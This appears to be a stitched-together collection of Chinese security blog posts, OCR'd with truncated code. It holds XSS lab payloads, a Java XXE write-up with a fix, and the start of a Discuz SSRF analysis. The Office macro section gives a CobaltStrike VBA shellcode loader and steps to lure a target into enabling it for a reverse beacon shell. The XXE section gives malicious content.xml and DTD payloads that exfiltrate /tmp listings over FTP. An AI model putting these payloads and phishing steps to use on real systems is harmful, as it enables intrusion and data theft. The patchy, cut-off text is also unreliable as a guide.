
和6差不多，就是把双引号改单引号



```
?name=';alert(1)//
```

Example 8


表单经过了严格的过滤



猜测表单部分 `$_SERVER[PHP_SELF]` 构造

```
example8.php/"><script>alert(1)</script>
```

Example 9




```
document.write(location.hash.substring(1));
```

使用 `<script>alert(1)</script>` 被转义了，也请各位大佬看看怎么破。

Office宏的基本利用

前言

Office宏，译自英文单词Macro。宏是Office自带的一种高级脚本特性，通过VBA代码，可以在Office中去完成某项特定的任务，而不必再重复相同的动作，目的是让用户文档中的一些任务自动化。而宏病毒是一种寄存在文档或模板的宏中的计算机病毒。一旦打开这样的文档，其中的宏就会被执行，于是宏病毒就会被激活，转移到计算机上，并驻留在Normal模板上。


Visual Basic for Applications（VBA）是Visual Basic的一种宏语言，是微软开发出来在其桌面应用程序中执行通用的自动化(OLE)任务的编程语言。主要能用来扩展Windows的应用程序功能，特别是Microsoft Office软件，也可说是一种应用程式视觉化的Basic 脚本。

环境准备

- Windows 7 x64 旗舰版
- Microsoft Office 2016
- CobaltStrike 3.14


CobaltStrike生成宏

先利用CobaltStrike生成宏payload，接下来只要放入word、excel或ppt即可。




创建宏Word


打开Word文档，点击 "Word 选项 — 自定义功能区 — 开发者工具(勾选) — 确定" 。



编写主体内容后，点击 "开发工具 — Visual Basic" 。



双击 "ThisDocument" ，将原有内容全部清空，然后将CobaltStrike生成宏payload全部粘贴进去，保存并关闭该 VBA 编辑器 。



另存为的Word类型务必要选"Word 97-2003 文档 (*.doc)"，即 doc 文件，保证低版本可以打开。之后关闭，再打开即可执行宏代码。

另存为

桌面

搜索 桌面

组织 新建文件夹

桌面
最近访问的位置
OneDrive
库
视频
图片
文档
音乐
计算机
网络

库
系统文件夹
Administrator
系统文件夹
计算机
系统文件夹
网络
系统文件夹

文件名(N): Macro backdoor.doc
保存类型(T): Word 97-2003 文档 (*.doc)
作者:

Word 文档 (*.docx)
启用宏的 Word 文档 (*.docm)
Word 97-2003 文档 (*.doc)
Word 模板 (*.dotx)
启用宏的 Word 模板 (*.dotm)
Word 97-2003 模板 (*.dot)
PDF (*.pdf)
XPS 文档 (*.xps)
单个文件网页 (*.mht;*.mhtml)
网页 (*.htm;*.html)
筛选过的网页 (*.htm;*.html)
RTF 格式 (*.rtf)
纯文本 (*.txt)
Word XML 文档 (*.xml)
Word 2003 XML 文档 (*.xml)
Strict Open XML 文档 (*.docx)
OpenDocument 文本 (*.odt)

隐藏文件夹

反弹Beacon shell

默认情况下，Office已经禁用所有宏，但仍会在打开Word文档的时候发出通知。

信任中心

受信任的发布者
受信任位置
受信任的文档
受信任的加载项目录
加载项
ActiveX 设置
宏设置
受保护的视图
消息栏
文件阻止设置
隐私选项

宏设置

禁用所有宏，并且不通知(L)
禁用所有宏，并发出通知(D)
禁用无数字签署的所有宏(G)
启用所有宏(不推荐；可能会运行有潜在危险的代码)(E)

开发人员宏设置

信任对 VBA 工程对象模型的访问(V)

诱导目标手动点击"启用内容"宏。



目标一旦启用，CobaltStrike的Beacon就会上线，即成功接收到Shell。

Cobalt Strike View Attacks Reporting Help

external	internal ▲	user	computer	note
58.■ ■ .22	192.168.144.159	Administrator *	WIN-63F4SS3J4...	

Event Log X | Beacon 192.168.144.159@4904 X

```
beacon> sleep 10
[*] Tasked beacon to sleep for 10s
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 53 bytes
[+] received output:
win-63f4ss3j4q8\administrator
```

宏代码分析

CobaltStrike生成默认的VBA会导入四个Windows API函数，常见的ShellCode加载器代码：

```
#If VBA7 Then
    Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal
dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As LongPtr
    Private Declare PtrSafe Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal
flAllocationType As Long, ByVal flProtect As Long) As LongPtr
    Private Declare PtrSafe Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any,
ByVal Length As Long, ByVal LengthWrote As LongPtr) As LongPtr
    Private Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String,
lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal
lpCurrentDirectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#Else
    Private Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As
Long, ByVal lpStartAddress As Long, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As Long
    Private Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal
flAllocationType As Long, ByVal flProtect As Long) As Long
    Private Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As Long, ByRef Source As Any, ByVal Length
As Long, ByVal LengthWrote As Long) As Long
    Private Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes
As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDirectory As String,
lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#End If

Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
#End If
    myArray = Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49,
13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1, _
-42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4, _
-117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1, _
-43,49, 1,87,87,87,87,87,104,58,86,121,-89,-1,-43,-23,-124,0,0,0,91,49,-55,81,81,106,3,81,81,104,81,48,0,0,83,80,104,87,-119,-97, _
58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86, _
104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1, _
-43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-23,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1, _
```

- `CreateRemoteThread` 创建一个在其它进程地址空间中运行的线程(也称:创建远程线程).
- `VirtualAllocEx` 指定进程的虚拟空间保留或提交内存区域
- `WriteProcessMemory` 写入某一进程的内存区域
- `CreateProcess` 创建一个新的进程和它的主线程，这个新进程运行指定的可执行文件

其中 `Array(-4,-24,-119,0,0,0,96,-119,-27...` 就是ShellCode，混淆的办法有很多种。

Java-security-calendar-2019-Candy-Cane

0x01 概述

今年RIPS更新一套Java的年日历，17年是PHP的内容，18年是WordPress的内容，实际上也是一些PHP，本着自己今年在学习Java的节奏，所以试着跟一跟，调试一些有趣的东西。

0x02 漏洞分析

实际上这也是RIPS一如即往的简洁，一样看上去实际上就知道这个和 **XXE** 有关系， **第9行** 获取一个叫做 **uploaded_office_doc.odt** 文件，调用 **ZipEntry** 来解析这个文件，获取压缩包中一个叫做 **content.xml** 文件，通过 **org.jdom2.Document** 方法来解析这个XML文件，一眼就看到有 **XXE** 的问题。实际上下面这部分代码在Java中比较常见的场景是 **Apache POI** 等 **excel** 文件解析，可能会导致解析office文件内容的一些xml文件的时候出现XXE的问题。


```java
import org.jdom2.Content;
import org.jdom2.Document;
import org.jdom2.JDOMException;
import org.jdom2.input.SAXBuilder;

public class ImportDocument {
  // This function extracts the text of an OpenOffice document
  public static String extractString() throws IOException, JDOMException {
    File initialFile = new File("uploaded_office_doc.odt");
    InputStream in = new FileInputStream(initialFile);
    final ZipInputStream zis = new ZipInputStream(in);
    ZipEntry entry;
    List<Content> content = null;
    while ((entry = zis.getNextEntry()) != null) {
      if (entry.getName().equals("content.xml")) {
        final SAXBuilder sax = new org.jdom2.input.SAXBuilder();
        sax.setFeature("http://javax.xml.XMLConstants/feature/secure-processing",true);
        Document doc = sax.build(zis);
        content = doc.getContent();
        zis.close();
        break;
      }
    }
    StringBuilder sb = new StringBuilder();
    if (content != null){
      for(Content item : content){
        sb.append(item.getValue());
      }
    }
    return sb.toString();
  }
}
```

1、odt文件是啥，百度出来是这个东西？

> odt文件 ODT是Openoffice存档的文件格式

Windows 下使用 office 直接保存 odt 文件就完事了。



2、为什么要用 **ZipEntry** 来解析这个文件？

实际上我用压缩文件方式打开之后如下所示，嗯看了图大家都知道了。


test.odt - 解包大小为 11.7 KB

名称	压缩前	压缩后	类型	修改日期
..(上级目录)			文件夹	
META-INF			文件夹	2019-12-08 21:53
content.xml	2.4 KB	1 KB	XML 文档	1980-01-01 00:00
meta.xml	1 KB	1 KB	XML 文档	1980-01-01 00:00
mimetype	1 KB	1 KB	文件	1980-01-01 00:00
settings.xml	1.5 KB	1 KB	XML 文档	1980-01-01 00:00
styles.xml	6.1 KB	1.9 KB	XML 文档	1980-01-01 00:00

3、怎么做这个恶意 **odt** 文件？

把下图中的xml文件内容重命名为 **content.xml** ，覆盖压缩包中的 **xml** 文件即可。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT text ANY >
<!ENTITY xxe SYSTEM "http://127.0.0.1:8888" >]>
<doc>&xxe;</doc>
```



0x03 漏洞利用

运行之后自然会触发XXE的问题了。

```
public static void main(String[] args) throws IOException, JDOMException {
    String filepath= System.getProperty("user.dir")+"/other/day1/test.odt";
    System.out.println(filepath);
    File initialFile = new File(filepath);
    InputStream in = new FileInputStream(initialFil
    final ZipInputStream zis = new ZipInputStream(i
    ZipEntry entry;
    List<Content> content = null;
    while ((entry = zis.getNextEntry()) != null) {
```

```
python -m SimpleHTTPServer 8888 (Python)
# l1nk3r@l1nk3r.local: ~
ζ python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
127.0.0.1 - - [08/Dec/2019 22:05:10] "GET / HTTP/1.1" 200 -
```

这里还有一个进一步的利用方式，项目来自这里，利用JDK自身 **CVE-2017-3533** ，可通过外带读取数据。

```
ζ python xxer.py -H 127.0.0.1

 _ _ _ _ ___ ___
|_'_|_'_| -_|  _|
|_,_|_,_|___|_|

version 1.1

info: Old DTD found. This file is going to be deleted.
info: Generating new DTD file.
info: Starting xxer_httpd on port 8080
info: Starting xxer_ftpd on port 2121
info: Servers started. Use the following payload (with URL-encoding):

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE xmlrootname [<!ENTITY % aaa SYST
EM "http://127.0.0.1:8080/ext.dtd">%aaa;%ccc;%ddd;]>
```

将下面内容制作为 **content.xml** ，覆盖 **odt** 文件中的 **content.xml** 。

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE xmlrootname [<!ENTITY % aaa SYST
```

看一看 **ext.dtd** 内容，实际上是通过 **file://** 读取tmp的文件，然后给服务端返回。

```
<!ENTITY % bbb SYSTEM "file:///tmp/"><!ENTITY % ccc "<!ENTITY &#37; ddd SYSTEM '
```

```
127.0.0.1 - - [10/Dec/2019 17:08:01] "GET /ext.dtd HTTP/1.1" 200 -
info: FTP: recvd 'USER fakeuser'
info: FTP: recvd 'PASS .keystone_install_lock
.s.PGSQL.5432
.s.PGSQL.5432.lock
.s.PGSQL.5433
.s.PGSQL.5433.lock
adobegc.log
AlTest1.err
AlTest1.out
com.apple.launchd.SIpL0NvQQy
com.sangfor.ca.sha
com.sangfor.lockcert
com.sangfor.lockecagent
com.sogou.inputmethod
iNode
mounter-log.log
powerlog
sangfor.ec.rundata
stop_easyconnect.sh
tunnelblick-installer-log.txt
yjp201709051529.jar'
```

```
# l1nk3r@l1nk3r.local: /tmp
ζ ls
AlTest1.err                    iNode
AlTest1.out                    mounter-log.log
adobegc.log                    powerlog
com.apple.launchd.SIpL0NvQQy   sangfor.ec.rundata
com.sangfor.ca.sha             stop_easyconnect.sh
com.sangfor.lockcert           tunnelblick-installer-log.txt
com.sangfor.lockecagent        yjp201709051529.jar
com.sogou.inputmethod
```

深入一下

感觉还是很有意思的，之前没跟过这个，之前P师傅在小蜜圈说过这个

> 跟师傅确认了一下，Java 8u131正式版修复了FTP Client的\n注入问题，CVE编号是CVE-2017-3533，相关链接：https://bugzilla.redhat.com/show_bug.cgi?id=144308... Oracle Critical Patch Update Advisory - April 2017

jdk1.8.0_112.jdk:sun.net.ftp.impl.FtpClient 中的 **issueCommand** 方法

```
private boolean issueCommand(String var1) throws IOException {
    if (!this.isConnected()) {
        throw new IllegalStateException("Not connected");
    } else {
        if (this.replyPending) {
            try {
                this.completePending();
            } catch (FtpProtocolException var3) {
                ;
            }
        }

        this.sendServer(var1 + "\r\n");
        return this.readReply();
    }
}
```

jdk1.8.0_131.jdk:sun.net.ftp.impl.FtpClient 中的 **issueCommand** 方法

```
private boolean issueCommand(String var1) throws IOException, FtpProtocolExc
    if (!this.isConnected()) {
        throw new IllegalStateException("Not connected");
    } else {
        if (this.replyPending) {
            try {
                this.completePending();
            } catch (FtpProtocolException var3) {

                ;
            }
        }

        if (var1.indexOf(10) != -1) {
            FtpProtocolException var2 = new FtpProtocolException("Illegal FT
            var2.initCause(new IllegalArgumentException("Illegal carriage re
            throw var2;
        } else {
            this.sendServer(var1 + "\r\n");
            return this.readReply();
        }
    }
}
```

也就是在这里命中 `\n` 会初始化 **FtpProtocolException** 抛出一个 **Illegal FTP command** 的异常

```
private boolean issueCommand(String var1) throws IOException, FtpProtocolException {
    if (!this.isConnected()) {
        throw new IllegalStateException("Not connected");
    } else {
        if (this.replyPending) {
            try {
                this.completePending();
            } catch (FtpProtocolException var3) {
                ;
            }
        }

        if (var1.indexOf(10) != -1) {
            FtpProtocolException var2 = new FtpProtocolException("Illegal FTP command");
            var2.initCause(new IllegalArgumentException("Illegal carriage return"));
            throw var2;
        } else {
            this.sendServer(var1 + "\r\n");
            return this.readReply();
        }
    }
}
```

由于在 sun.net.www.protocol.ftp.FtpURLConnection 方法中遇到异常会抛出"Invalid username/password"，因此这里的利用自然会抛出这个。

```
try {
                this.ftp.login(this.user, this.password == null ? null : this.pa
            } catch (FtpProtocolException var8) {
                this.ftp.close();
                throw new FtpLoginException("Invalid username/password");
            }
```

下面是进入到FTP客户端中连接过程的调用栈。

```
issueCommand:534, FtpClient (sun.net.ftp.impl)
issueCommandCheck:550, FtpClient (sun.net.ftp.impl)
tryLogin:1036, FtpClient (sun.net.ftp.impl)
login:1056, FtpClient (sun.net.ftp.impl)
connect:311, FtpURLConnection (sun.net.www.protocol.ftp)
getInputStream:400, FtpURLConnection (sun.net.www.protocol.ftp)
```

根据 **@LeadroyaL** 文章中的内容

【/】 在 URL 里作为路径分割符，http 时没有区别，ftp 时候会让发出的指令发生改变，使用样例 aaa/bbb/ccc/def，详细类在 sun.net.www.protocol.ftp.FtpURLConnection

```
try {
    this.decodePath(this.url.getPath());
    if (this.filename != null && this.type != 3) {
        if (this.type == 1) {
            this.ftp.setAsciiType();
        } else {
            this.ftp.setBinaryType();
        }

        this.cd(this.pathname);
        this.is = new FtpURLConnection.FtpInputStream(this.ftp, this.ftp.getFileStream(this.filename));
    } else {
        this.ftp.setAsciiType();
        this.cd(this.pathname);
        if (this.filename == null) {
            this.is = new FtpURLConnection.FtpInputStream(this.ftp, this.ftp.list((String)null));
        } else {
            this.is = new FtpURLConnection.FtpInputStream(this.ftp, this.ftp.nameList(this.filename));
        }
```

【?】 是 URL 的关键词，后面的认为是参数，对 http 无影响，对ftp 会形成截断，后续内容不会传输。

【\n】、【\r】 在 URL 中会被替换为【\n】，作为换行符处理，对 http 有影响，直接拒绝请求的发送，低版本 ftp 无影响，高版本会触发上文说的检测。

【#】 在URL会被认为是锚点，在http/ftp发包时，不会外带后面的内容，这个可能是URL的一个规范。

0x04 漏洞修复

之前聊过XXE，很简单加一条这个限制DTD就完事了。

```
public static void main(String[] args) throws IOException, JDOMException {
    String filepath= System.getProperty("user.dir")+"/other/day1/test.odt";
    //System.out.println(filepath);
    File initialFile = new File(filepath);
    InputStream in = new FileInputStream(initialFile);
    final ZipInputStream zis = new ZipInputStream(in);
    ZipEntry entry;
    List<Content> content = null;
    while ((entry = zis.getNextEntry()) != null) {
        if (entry.getName().equals("content.xml")) {
            final SAXBuilder sax = new org.jdom2.input.SAXBuilder();
            sax.setFeature( name: "http://javax.xml.XMLConstants/feature/secure-processing", value: true);
            //修复代码
            sax.setFeature( name: "http://apache.org/xml/features/disallow-doctype-decl", value: true);
            Document doc = sax.build(zis);
            content = doc.getContent();
            zis.close();
            break;
        }
```

Reference

Java底层修改对XXE利用FTP通道的影响

9102年Java里的XXE

Discuz Ssrf Rce漏洞分析报告

漏洞概述

discus支持多种缓存方式（redis，memcache），而一般情况下，大多数都会将redis或memcache安装在本地，而且默认 安装的redis是可以直接访问的，不需要账号密码，这里就有一个潜在的问题，如果discuz的安全性得不到保证，存在ssrf，那么有几率导致 ssrf操作redis从而修改缓存注入我们自己的代码。

漏洞详情

如果discuz启用后台的缓存，具体在“全局”—>”内存优化”中，默认这里是不启用的，要修改和启用缓存，我们需要修改discuz 中config/config_golbal.php文件，修改里面关于redis的设置。当启用了redis后，discuz会将缓存存放在$_G中。

站点信息
注册与访问控制
站点功能
性能优化
SEO设置
域名设置
广播设置
空间设置
用户权限
积分设置
时间设置
上传设置
水印设置
附件类型尺寸
搜索设置
地区设置
排行榜设置

性能优化　论坛页面缓存设置　服务器优化　内存优化　内存缓存管理

技巧提示

- 启用内存优化功能将会大幅度提升程序性能和服务器的负载能力，内存优化功能需要服务器系
- 目前支持的内存优化接口有 Memcache、eAccelerator、Alternative PHP Cache(APC)、Xc
- 内存接口的主要设置位于 config_global.php 当中，您可以通过编辑 config_global.php 进

当前内存工作状态

内存接口	PHP 扩展环境	Config 设置	内存清理
Redis	支持	打开	内存清理
memcache	不支持	关闭	--
APC	不支持	打开	--
Xcache	不支持	打开	--
eAccelerator	不支持	打开	--
wincache	不支持	打开	--

接下来我们来分析具体代码 `source\class\discuz\discuz_application.php`

```
